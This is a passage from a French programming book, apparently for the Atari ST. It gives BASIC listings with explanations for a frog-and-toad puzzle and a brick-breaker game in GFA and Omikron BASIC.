2610 rem - - - - - - - - - - - - - -
```

(suite)

```
2620 rem Déplacement d'une grenouille
2630 rem - - - - - - - - - - - - - - - -
2640 if (DEPL$<>"dg") and (DEPL$<>"DG") then 2820
2650 POSITION=999
2660 for I=NG*2+1 to 2 step-1
2670 if (JEU$(I)="G") and (JEU$(I-1)=" ") then POSITION=I
2680 next I
2690 if (POSITION=999) then 2700 else 2740
2700 locate 25,5
2710 print "Déplacement impossible"
2720 gosub 1160
2730 goto 2820
2740 locate 25,5
2750 print "                                    "
2760 JEU$(POSITION)=" "
2770 JEU$(POSITION-1)="G"
2780 locate DEBAFF,12
2790 for I=1 to NG*2+1
2800 print JEU$(I);" ";
2810 next I
2820 rem - - - - - - - - - - - -
2830 rem Saut d'une grenouille
2840 rem - - - - - - - - - - - -
2850 if (DEPL$<>"sg") and (DEPL$<>"SG") then 3030
2860 POSITION=999
2870 for I=NG*2+1 to 3 step-1
2880 if (JEU$(I)="G") and (JEU$(I-1)="C") and (JEU$(I-2)=" ") then POSITION=I
2890 next I
2900 if (POSITION=999) then 2910 else 2950
2910 locate 25,5
2920 print "Déplacement impossible"
2930 gosub 1160
2940 goto 3030
2950 locate 25,5
2960 print "                                    "
2970 JEU$(POSITION)=" "
2980 JEU$(POSITION-2)="G"
2990 locate DEBAFF,12
3000 for I=1 to NG*2+1
3010 print JEU$(I);" ";
3020 next I
3030 rem - - - - - - - - - - - - -
3040 rem Test de la fin du jeu
3050 rem - - - - - - - - - - - - -
3060 BP=0
3070 for I=1 to NG
3080 if (JEU$(I)="G") then BP=BP+1
3090 next I
3100 if (BP=NG) and (JEU$(NG+1)=" ") then FIN=true
3110 until FIN
3120 return
3130 rem ------------------------------------------------------
3140 rem Ce sous-programme affiche le nombre de coups
3150 rem nécessaires pour déplacer les grenouilles
```

(suite)

```
3160 rem ------------------------------------------------
3170 key on : curs on : show : click on
3180 cls
3190 print "Les ";NG;" grenouilles et crapauds ont été déplaçés";
3200 print " en ";COUPS;" coups."
3210 return
```

Les différences essentielles entre les deux langages au niveau de ce programme sont les suivantes :

- en Basic STOS :

— les lignes sont numérotées ;

— les instructions **locate** spécifient la colonne puis la ligne ;

— l'activation du circuit sonore utilise les instructions **play** et **volume**,

— la structure du programme est plus complexe et emploie de nombreuses instructions **GOTO**. Ceci est du au fait que les lignes du programme STOS sont numérotées ;

— des instructions telles que **key**, **curs**, **hide/show** et **click** doivent être utilisées en début et en fin de programme :

— **key** {**on**|**off**} pour valider/dévalider l'affichage des touches de fonction ;

— **curs** {**on**|**off**} pour valider/dévalider l'affichage du curseur ;

— **hide** et **show** pour (respectivement) dévalider et valider l'affichage du curseur de la souris,

— **click** {**on**|**off**} pour valider/dévalider le cliquetis des touches du clavier.

- en GFA Basic

— les instructions **if then else** peuvent s'étaler sur plusieurs lignes ;

— les instructions **locate** spécifient la ligne puis la colonne.

# 9/3.1.4

# Casse-briques

Un mur de 80 briques (4 lignes de 20 briques) est affiché en haut de l'écran. Le but du jeu est de détruire toutes les briques en faisant rebondir une balle sur une raquette dirigée au joystick. Quand la balle touche une brique, cette dernière disparaît et la balle rebondit vers la raquette.

Le joueur peut perdre trois fois la balle avant que la partie ne soit annulée. La partie est commentée après la perte des trois balles ou la destruction de toutes les briques.

### COMMENT UTILISER LE PROGRAMME

Le programme est écrit en Basic GFA. Il fonctionne en mode moyenne résolution. Son listing est le suivant :

```
REM ---------------
REM Casse Briques
REM ---------------
REM
GOSUB init !Initialisation du jeu
GOSUB jeu  !Déroulement d'une partie
GOSUB fin  !Fin du jeu
END
'
'
'
PROCEDURE init
  REM
  REM - - - - - - - - - - -
  REM Initialisation du jeu
  REM - - - - - - - - - - -
  REM
  br=80 !80 briques au départ
  vie=3 !3 vies au départ
  RANDOMIZE
  GRAPHMODE 2 !Mode d'affichage transparent
  REM
  REM * - * - * - * - * - * - * - * -
  REM Définition et initialisation
  REM du tableau de jeu
  REM * - * - * - * - * - * - * - * -
  REM
  DIM briq(20,4)
  FOR i=1 TO 20
    FOR j=1 TO 4
      briq(i,j)=1
    NEXT j
  NEXT i
  REM
  REM - * - * - * - * - * - * - * - *
  REM Délimitation de l'aire de jeu
  REM et définition de la raquette
  REM - * - * - * - * - * - * - * - *
  REM
  CLS
  SETCOLOR 0,7,3,0
  SETCOLOR 1,5,0,0
  SETCOLOR 2,0,0,7
  SETCOLOR 3,0,0,0
  DEFLINE 1,3,0,0
  COLOR 1
  BOX 1,1,626,190
  DEFLINE 1,7,0,0
  COLOR 3
  LINE 4,170,64,170
  xr=4 !Coté droit de la raquette
  REM
  REM - * - * - * - * - * - *
  REM Affichage des briques
```

(suite)

```
    REM - * - * - * - * - * - *
    REM
    DEFFILL 2,2,6
    FOR i=1 TO 4
      FOR j=1 TO 20
        PBOX (j-1)*30+j+3,(i-1)*10+2,j*30+j+3,i*10+2
      NEXT j
    NEXT i
    REM
    REM * - * - * - * - * - * -
    REM Etat du jeu au départ
    REM * - * - * - * - * - * -
    REM
    LOCATE 23,3
    PRINT "Briques : 0              Vies : ";STRING$(3,127)
    DEFFILL 0,1,1
  RETURN
  '
  '
  '
  PROCEDURE jeu
    REM
    REM - - - - - - - - - - - - - -
    REM Déroulement d'une partie
    REM - - - - - - - - - - - - - -
    REM
    REM * - * - * - * - * - * - * - * - * - * - * - * -
    REM Initialisation des paramètres raquette et balle
    REM * - * - * - * - * - * - * - * - * - * - * - * -
    REM
    i=3
    x=INT(RND*600)
    y=160
    my=1          !Facteur multiplicatif en y
    mx=RND*7-3 !Facteur multiplicatif en x
    STICK 1 !Capture des données sur le Joystick
    REM
    REM * - * - * - * - * - * - * - * - * - * - * - * -
    REM Déplacement de la raquette et de la balle
    REM * - * - * - * - * - * - * - * - * - * - * - * -
    REM
    REPEAT
      sx=x-20 !Sauvegarde
      sy=y-20
      GET sx,sy,sx+40,sy+30,s$
      IF (x>8) AND (x<604) THEN
        COLOR 2
        DEFTEXT 1,1,0,10
        TEXT x,y,CHR$(111)
        DEFTEXT 0,1,0,10
        TEXT x,y,CHR$(111)
      ENDIF
      REM
      REM - - - - - - - - - - - - - - -
```

(suite)

```
REM Rebond de la balle sur un coté
REM - - - - - - - - - - - - - - - - - -
REM
IF (x<=8) THEN
  x=8
ENDIF
IF (x<=8) OR (x>=604) THEN
  mx=-mx
ENDIF
REM
REM - - - - - - - - - - - - - - -
REM Destruction d'une brique
REM - - - - - - - - - - - - - - -
REM
IF y<=52 THEN
  PUT sx,sy,s$,3
  yb=INT((y-2)/10)-1
  xb=INT((x-3)/31)+1
  IF xb=21 THEN
    xb=20
  ENDIF
  IF yb=0 THEN
    my=-1
    mx=RND*7-3
  ELSE
    IF briq(xb,yb)=1 THEN
      briq(xb,yb)=0
      br=br-1 !Une brique en moins
      my=-1
      mx=RND*7-3
      PBOX (xb-1)*30+xb+3,(yb-1)*10+2,xb*30+xb+3,yb*10+2
      LOCATE 23,13
      PRINT 80-br
    ENDIF
  ENDIF
ENDIF
REM
REM - - - - - - - - - - - - - - - - - -
REM Rebond de la balle sur la raquette
REM ou perte de la balle
REM - - - - - - - - - - - - - - - - - -
REM
IF y>=166 THEN
  IF (x+5>=xr) AND (x-5<=xr+60) THEN
    my=1
    mx=RND*7-3
  ELSE
    FOR k=1 TO 10
      SETCOLOR 0,7,0,0
      PAUSE 2
      SETCOLOR 0,7,3,0
      PAUSE 2
    NEXT k
    vie=vie-1 !Perte d'une vie
```

(suite)


```
        LOCATE 23,33
        PRINT STRING$(vie,127);"    "
        x=INT(RND*600)
        y=160
        my=1        !Facteur multiplicatif en y
        mx=RND*7-3 !Facteur multiplicatif en x
      ENDIF
    ENDIF
    REM
    REM - - - - - - - - - - - - - - - -
    REM Déplacement de la raquette
    REM - - - - - - - - - - - - - - - -
    REM
    REM Vers la gauche
    REM
    IF (STICK(1)=4) AND (xr<>4) THEN
      COLOR 0
      LINE xr+47,170,xr+60,170
      COLOR 3
      LINE xr-13,170,xr,170
      xr=xr-13
    ENDIF
    REM
    REM Vers la droite
    REM
    IF (STICK(1)=8) AND (xr<>563) THEN
      COLOR 0
      LINE xr,170,xr+13,170
      COLOR 3
      LINE xr+60,170,xr+73,170
      xr=xr+13
    ENDIF
    y=y-2*my
    x=x-2*mx
  UNTIL (br=0) OR (vie=0)
  STICK 0 !Validation souris
RETURN
'
'
'
PROCEDURE fin
  REM - - - - - -
  REM Fin du jeu
  REM - - - - - -
  REM
  CLS
  IF br=0 THEN
    PRINT "Bien joué. Toutes les briques ont été détruites."
  ELSE
    PRINT "Vous avez détruit ";80-br;" briques sur les 80."
  ENDIF
RETURN
```

Saisissez le programme et sélectionnez **RUN** dans le menu GFA. La partie débute. Dirigez la raquette en braquant le joystick vers la droite ou vers la gauche. Le nombre de briques détruites ainsi que le nombre de balles restantes sont affichés en permanence en bas de l'écran.

La partie prend fin lorsque toutes les briques sont détruites ou lorsque le joueur a perdu trois balles.

## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme débute par la section de programme *principal qui* active séquentiellement les trois procédures principales du programme :

```
GOSUB init !Initialisation du jeu
GOSUB jeu !Déroulement d'une partie
GOSUB fin  !Fin du jeu
```

La procédure **init** est chargée de l'*initialisation des diverses* variables du jeu :

```
br=80 !80 briques au départ
vie=3 !3 vies au départ
RANDOMIZE
GRAPHMODE 2 !Mode d'affichage transparent
```

et de l'affichage du jeu initial. Le tableau de jeu **briq** est initialisé à 1 :

```
DIM briq(20,4)
FOR i=1 TO 20
  FOR j=1 TO 4
    briq(i,j)=1
  NEXT j
NEXT i
```

Dans ce tableau, chaque brique est représentée par une case. Lorsque la case **i, j** est à 1, cela signifie que la brique colonne **i**, ligne **j** est affichée sur l'écran. Comme vous vous en doutez sûrement, lorsque la case **i,j** est à 0, cela signifie que la brique colonne ***i*** *ligne* ***j*** *a été* détruite par le joueur.

L'initialisation se poursuit par la définition RGB des couleurs utilisées :

```
SETCOLOR 0,7,3,0
SETCOLOR 1,5,0,0
SETCOLOR 2,0,0,7
SETCOLOR 3,0,0,0
```

L'épaisseur du trait qui représente la raquette et la délimitation de l'aire de jeu :

```
DEFLINE 1,3,0,0,
COLOR 1
BOX 1,1,626,190
DEFLINE 1,7,0,0
COLOR 3
LINE 4,170,64,170
```

Les briques sont ensuite affichées sur l'écran à l'aide de deux boucles imbriquées FOR :

```
DEFFILL 2,2,6
FOR i=1 TO 4
  FOR j=1 TO 20
    PBOX (j-1)*30+j+3,(i-1)*10+2,j*30+j+3,i*10+2
  NEXT j
NEXT i
```

La procédure se termine par l'affichage du nombre de briques détruites et du nombre de balles disponibles :

```
LOCATE 23,3
PRINT "Briques : 0          Vies : ";STRING$(3,127)
DEFFILL 0,1,1
```

La procédure JEU est le cœur du programme. Elle est responsable du déplacement de la raquette et de la balle, et de la destruction des briques.

Elle débute par l'initialisation de divers paramètres. La balle est affichée en bas de l'écran (y=160) et à une abscisse aléatoire :

```
x=INT(RND*600)
y=160
```

Les facteurs multiplicatifs mx et my déterminent la direction de la balle sur les deux axes. La première direction prise par une balle est aléatoire sur l'axe des x et vers le haut :

```
my=1                !Facteur multiplicatif en y
mx=RND*7-3          !Facteur multiplicatif en x
```

L'instruction STICK permet de capturer des données sur le joystick :

```
STICK 1 !Capture des données sur le Joystick
```

Le programme se poursuit par le déplacement de la balle et de la raquette.

Pour que la balle n'efface pas inconsidérément le décor sur lequel elle se déplace, une zone rectangulaire de 40×30 pixels située autour d'elle est mémorisée :

```
sx=x-20 !Sauvegarde
sy=y-20
GET sx,sy,sx+40,sy+30,s$
```

Si la balle se trouve dans la zone de jeu, elle est affichée sur l'écran :

```
IF (x>8) AND (x<604) THEN
  COLOR 2
  DEFTEXT 1,1,0,10
  TEXT x,y,CHR$(111)
  DEFTEXT 0,1,0,10
  TEXT x,y,CHR$(111)
ENDIF
```

Si l'abscisse de la balle est inférieure aux deux limites verticales de la zone de jeu, il y a rebond. Le facteur multiplicatif en x est inversé :

```
IF (x<=8) THEN
  x=8
ENDIF
IF (x<=8) OR (x>=604) THEN
  mx=-mx
ENDIF
```

Si l'ordonnée de la balle est inférieure à 52, elle se trouve dans la partie supérieure de l'écran. Si une brique se trouve sur sa trajectoire, elle doit être détruite.

Dans un premier temps, la zone d'écran sauvegardée est affichée :

```
IF y<=52 THEN
  PUT sx,sy,s$,3
```

Dans un second temps, les coordonnées de l'éventuelle brique à détruire sont calculées dans les variables **xb** et **yb** :

```
yb=INT((y-2)/10)-1
xb=INT((x-3)/31)+1
IF xb=21 THEN
  xb=20
ENDIF
```

Si la balle se trouve en ligne 0, il y a rebond :

```
IF yb=0 THEN
  my=-1
  mx=RND*7-3
```

Dans le cas contraire, l'élément **xb, yb** du tableau **briq** est testé. S'il est à 1, la brique correspondante est détruite et il y a rebond :

```
ELSE
  IF briq(xb,yb)=1 THEN
    briq(xb,yb)=0
    br=br-1 !Une brique en moins
    my=-1
    mx=RND*7-3
    PBOX (xb-1)*30+xb+3,(yb-1)*10+2,xb*30+xb+3,yb*10+2
    LOCATE 23,13
    PRINT 80-br
  ENDIF
ENDIF
```

Si l'ordonnée de la balle est supérieure ou égale à 166, deux cas peuvent se produire :

1) La raquette se trouve sous la balle. Dans ce cas, il y a rebond :

```
IF y>=166 THEN
  IF (x+5>=xr) AND (x-5<=xr+60) THEN
    my=1
    mx=RND*7-3
```

2) La raquette ne se trouve pas sous la balle. Dans ce cas, la balle est perdue. Une boucle **FOR** fait clignoter l'écran pour augmenter le stress du joueur :

```
ELSE
  FOR k=1 TO 10
    SETCOLOR 0,7,0,0
    PAUSE 2
    SETCOLOR 0,7,3,0
    PAUSE 2
  NEXT k
```

Le nombre de balles disponibles est décrémenté et affiché en bas de l'écran, et les facteurs multiplicatifs en x et y sont calculés :

```
vie=vie-1 !Perte d'une vie
LOCATE 23,33
PRINT STRING$(vie,127);" "
x=INT(RND*600)
y=160
my=1                    !Facteur multiplicatif en y
mx=RND*7-3  !Facteur multiplicatif en x
```

La procédure JEU se termine par la gestion du déplacement de la raquette. Si le joystick est braqué vers la gauche, et si la raquette ne se trouve pas à l'extrémité gauche de l'écran :

```
IF (STICK(1)=4) AND (xr<>4) THEN
```

les 13 pixels situés à sa gauche sont effacés, et 13 pixels sont rajoutés à sa droite, ce qui a pour effet de déplacer la raquette vers la gauche :

```
COLOR 0
LINE xr+47,170,xr+60,170
COLOR 3
LINE xr-13,170,xr,170
xr=xr-13
```

Si par contre, le joystick est braqué vers la droite, et si la raquette ne se trouve pas à l'extrémité droite de l'écran :

```
IF (STICK(1)=8) AND (xr<>563) THEN
```

cette dernière est déplacée vers la droite selon le procédé exposé précédemment :

```
COLOR 0
LINE xr,170,xr+13,170
COLOR 3
LINE xr+60,170,xr+73,170
xr=xr+13
```

Les nouvelles coordonnées x, y de la balle sont calculées à partir des anciennes coordonnées et des facteurs multiplicatifs :

```
y=y-2*my
x=x-2*mx
```

La boucle principale prend fin si le nombre de briques affichées sur l'écran est nul, ou si les trois balles allouées ont été perdues :

```
UNTIL (br=0) OR (vie=0)
```

Dans ce cas, la gestion du joystick est dévalidée, et la procédure redonne le contrôle au programme principal :

```
  STICK 0 !Validation souris
RETURN
```

La procédure Fin est activée en fin de partie, c'est-à-dire lorsque toutes les

briques ont été détruites ou lorsque les trois balles allouées ont été perdues.

Un message de félicitations ou d'information est affiché en fonction du nombre de briques détruites :

```
IF br=0 THEN
  PRINT "Bien joué. Toutes les briques ont été détruites."
ELSE
  PRINT "Vous avez détruit ";80-br;" briques sur les 80."
ENDIF
```



Pour tous ceux qui ne possèdent pas le langage Basic GFA, voici la version OMIKRON de notre casse-briques.

Le programme fonctionne sur un écran couleur (en moyenne résolution) ou sur un écran noir et blanc (en haute résolution). Sur ce dernier, l'aire de jeu est légèrement étriquée en hauteur, mais cela ne gêne en rien le bon fonctionnement du programme.

### COMMENT UTILISER LE PROGRAMME

Saisissez le programme suivant :

```
0 REM ----------------
1 REM Casse Briques
2 REM ----------------
3 REM
4 GOSUB Init'Initialisation du jeu
5 GOSUB Jeu'Déroulement d'une partie
6 GOSUB Fin'Fin du jeu
7 END
8 '
9 '
10 '
11-Init
12   REM
13   REM - - - - - - - - - - -
14   REM Initialisation du jeu
15   REM - - - - - - - - - - -
16   REM
17   Br%L=80'80 briques au départ
18   Vie%L=3'3 vies au départ
19   REM
20   REM * - * - * - * - * - * - * - * -
21   REM Définition et initialisation
22   REM du tableau de jeu
23   REM * - * - * - * - * - * - * - * -
24   REM
25   DIM Briq%L(20,4)
26   FOR I%L=1 TO 20
27     FOR J%L=1 TO 4
28       Briq%L(I%L,J%L)=1
29     NEXT J%L
30   NEXT I%L
31   REM
32   REM - * - * - * - * - * - * - * - *
33   REM Délimitation de l'aire de jeu
34   REM et définition de la raquette
35   REM - * - * - * - * - * - * - * - *
36   REM
```

(suite)

```
37    CLS
38    LOCATE 20,1'En dehors de l'aire d'affichage
39    LINE WIDTH = 1
40    BOX 1,1,626,190
41    LINE WIDTH = 3
42    DRAW 4,170 TO 64,170
43    Xr%L=4'Coté droit de la raquette
44    REM
45    REM - * - * - * - * - * - *
46    REM Affichage des briques
47    REM - * - * - * - * - * - *
48    REM
49    FILL STYLE =2,2
50    FOR I%L=1 TO 4
51      FOR J%L=1 TO 20
52        PBOX (J%L-1)*30+J%L+3,(I%L-1)*10+2 TO J%L*30+J%L+3,I%L*10+2
53      NEXT J%L
54    NEXT I%L
55    REM
56    REM * - * - * - * - * - * -
57    REM Etat du jeu au départ
58    REM * - * - * - * - * - * -
59    REM
60    LOCATE 23,3
61    PRINT "Briques : 0            Vies : "; STRING$(3,127)
62  RETURN
63  '
64  '
65  '
66 Jeu
67    REM
68    REM - - - - - - - - - - - - -
69    REM Déroulement d'une partie
70    REM - - - - - - - - - - - - -
71    REM
72    REM * - * - * - * - * - * - * - * - * - * - * - * - * -
73    REM Initialisation des paramètres raquette et balle
74    REM * - * - * - * - * - * - * - * - * - * - * - * - * -
75    REM
76    I%L-3
77    X%L= INT( RND(1)*600)
78    Y%L=160
79    My%L=1'Facteur multiplicatif en y
80    Mx%L= RND(1)*7-3'Facteur multiplicatif en x
81    REM
82    REM * - * - * - * - * - * - * - * - * - * - * - * -
83    REM Déplacement de la raquette et de la balle
84    REM * - * - * - * - * - * - * - * - * - * - * - * -
```



(suite)

```
85    REM
86    REPEAT
87      Sx%L=X%L-20'Sauvegarde
88      Sy%L=Y%L-20
89      IF (X%L>8) AND (X%L<604) AND (Y%L>56) THEN
90        REM COLOR 2
91        TEXT COLOR =1
92        TEXT X%L,Y%L, CHR$(111)
93        WAIT .01
94        TEXT COLOR =0
95        TEXT X%L,Y%L, CHR$(111)
96      ENDIF
97      REM
98      REM - - - - - - - - - - - - - - - - - -
99      REM Rebond de la balle sur un coté
100      REM - - - - - - - - - - - - - - - - - -
101      REM
102      IF (X%L<=8) THEN
103        X%L=8
104      ENDIF
105      IF (X%L<=8) OR (X%L>=604) THEN
106        Mx%L=-Mx%L
107      ENDIF
108      REM
109      REM - - - - - - - - - - - - - - - -
110      REM Destruction d'une brique
111      REM - - - - - - - - - - - - - - - -
112      REM
113      IF Y%L<=56 THEN
114        Yb%L= INT((Y%L-2)/10)-1
115        Xb%L= INT((X%L-3)/31)+1
116        IF Xb%L=21 THEN
117          Xb%L=20
118        ENDIF
119        IF Yb%L=0 THEN
120          My%L=-1
121          Mx%L= RND(1)*7-3
122        ELSE
123          IF Briq%L(Xb%L,Yb%L)=1 THEN
124            Briq%L(Xb%L,Yb%L)=0
125            Br%L=Br%L-1'Une brique en moins
126            My%L=-1
127            Mx%L= RND(1)*7-3
128            FILL STYLE =0,0
129            FILL COLOR =0
130            PBOX (Xb%L-1)*30+Xb%L+3,(Yb%L-1)*10+2 TO Xb%L*30+Xb%L+3,Yb%L*10+4
131            LINE COLOR =1
132            FILL COLOR =1
```

(suite)

```
133           FILL STYLE =3,2
134           LOCATE 23,13
135           PRINT 80-Br%L;
136         ENDIF
137       ENDIF
138     ENDIF
139     REM
140     REM - - - - - - - - - - - - - - - - - -
141     REM Rebond de la balle sur la raquette
142     REM ou perte de la balle
143     REM - - - - - - - - - - - - - - - - - -
144     REM
145     IF Y%L>=166 THEN
146       IF (X%L+5>=Xr%L) AND (X%L-5<=Xr%L+60) THEN
147         My%L=1
148         Mx%L= RND(1)*7-3
149       ELSE
150         WAIT 1
151         Vie%L=Vie%L-1'Perte d'une vie
152         LOCATE 23,33
153         PRINT STRING$(Vie%L,127);"    ";
154         X%L= INT( RND(1)*600)
155         Y%L=160
156         My%L=1'Facteur multiplicatif en y
157         Mx%L= RND(1)*7-3'Facteur multiplicatif en x
158       ENDIF
159     ENDIF
160     REM
161     REM - - - - - - - - - - - - - - -
162     REM Déplacement de la raquette
163     REM - - - - - - - - - - - - - - -
164     REM
165     Aa%L= JOYSTICK(1)
166     REM
167     REM Vers la gauche
168     REM
169     IF (Aa%L=4) AND (Xr%L<>4) THEN
170       LINE COLOR =0
171       DRAW Xr%L+47,170 TO Xr%L+60,170
172       LINE COLOR =1
173       DRAW Xr%L-13,170 TO Xr%L,170
174       Xr%L=Xr%L-13
175     ENDIF
176     REM
177     REM Vers la droite
178     REM
179     IF (Aa%L=8) AND (Xr%L<>563) THEN
180       LINE COLOR =0
```



(suite)

```
181         DRAW Xr%L,170 TO Xr%L+13,170
182         LINE COLOR =1
183         DRAW Xr%L+60,170 TO Xr%L+73,170
184         Xr%L=Xr%L+13
185       ENDIF
186       Y%L=Y%L-2*My%L
187       X%L=X%L-2*Mx%L
188     UNTIL (Br%L=0) OR (Vie%L=0)
189 RETURN
190 '
191 '
192 '
193-Fin
194     REM - - - - - - -
195     REM Fin du jeu
196     REM - - - - - - -
197     REM
198     CLS
199     IF Br%L=0 THEN
200       PRINT "Bien joué. Toutes les briques ont été détruites."
201     ELSE
202       PRINT "Vous avez détruit";80-Br%L;" briques sur les 80."
203     ENDIF
204 RETURN
```

Connectez un joystick sur le port 1, et lancez le programme. Les déplacements de la raquette se font en actionnant le joystick vers la gauche et vers la droite. Le nombre de vies est fixé ligne 18. Plutôt que de reléguer ce programme aux oubliettes, faites vous plaisir et progressez en modifiant cette ligne selon votre convenance ...

### LE PROGRAMME EN DETAIL

Les premières lignes représentent le programme principal. Elles activent les trois sous-programmes principaux :

4 GOSUB Init'Initialisation du jeu
5 GOSUB Jeu'Déroulement d'une partie
6 GOSUB Fin'Fin du jeu

La procédure Init initialise chaque partie. Le nombre de briques et le nombre de vies sont fixés lignes 17 et 18 :

17 Br%L=80'80 briques au départ
18 Vie%L=3'3 vies au départ

Rien ne vous empêche de modifier le nombre de vies pour éviter un découragement précoce.

Le tableau de jeu a pour nom Briq%L. Il est composé de 4 lignes et de 20 colonnes. Les cases de ce tableau ont pour valeur :

— 1 lorsqu'elles contiennent une brique;

— 0 lorsqu'elles sont vides.

Au départ, toutes les cases contiennent une brique :

```
25  DIM Briq%L(20,4)
26  FOR I%L=1 TO 20
27    FOR J%L=1 TO 4
28      Briq%L(I%L,J%L)=1
29    NEXT J%L
30  NEXT I%L
```

Les instructions qui suivent affichent l'écran de départ à l'aide des instructions graphiques suivantes :

| | |
|---|---|
| LINE WIDTH | : épaisseur des lignes |
| BOX | : cadre |
| DRAW | : ligne droite |
| FILL STYLE | : style de remplissage |
| PBOX | : cadre rempli |

Le sous-programme Jeu est le coeur du programme. C'est lui qui effectue les actions nécessaires au déroulement d'une partie.

Après diverses initialisations, une boucle REPEAT UNTIL effectue le déplacement de la balle. Cette boucle prend fin dans l'un des deux cas suivants :

— toutes les briques ont été détruites ;

— le joueur a épuisé toutes ses vies :

```
86  REPEAT
...
188 UNTIL (Br%L=0) OR (Vie%L=0)
```

Après la sauvegarde des coordonnées de la balle (lignes 87 et 88), le programme déplace la balle, à condition qu'elle se trouve dans l'aire de jeu :

```
89    IF (X%L>8) AND (X%L<604) AND (Y%L>56) THEN
```

Les instructions suivantes inversent le sens de déplacement en X de la balle si elle rebondit sur un des bords latéraux de l'écran

```
105   IF (X%L<=8) OR (X%L>=604) THEN
106     Mx%L=-Mx%L
107   ENDIF
```

Les instructions suivantes (lignes 109 à 136) détruisent les briques touchées par la balle : effacement de la brique, comptabilisation et affichage du nombre de briques restantes.



Le bloc d'instructions suivant permet à la balle de rebondir sur la raquette (si celle-ci est bien positionnée). Le rebondissement se traduit par une nouvelle direction en X aléatoire.

```
146   IF (X%L+5>=Xr%L) AND (X%L-5<=Xr%L+60) THEN
147     My%L=1
148     Mx%L= RND(1)*7-3
```

Si la raquette n'est pas bien positionnée, le nombre de vies est décrémenté d'un :

```
149     ELSE
150       WAIT 1
151       Vie%L=Vie%L-1'Perte d'une vie
```

Le dernier bloc d'instructions du sous-programme permet de déplacer la raquette vers la droite ou vers la gauche en fonction du joystick.

L'instruction JOYSTICK donne l'état du joystick selon les conventions suivantes :

| Bit | Action |
|---|---|
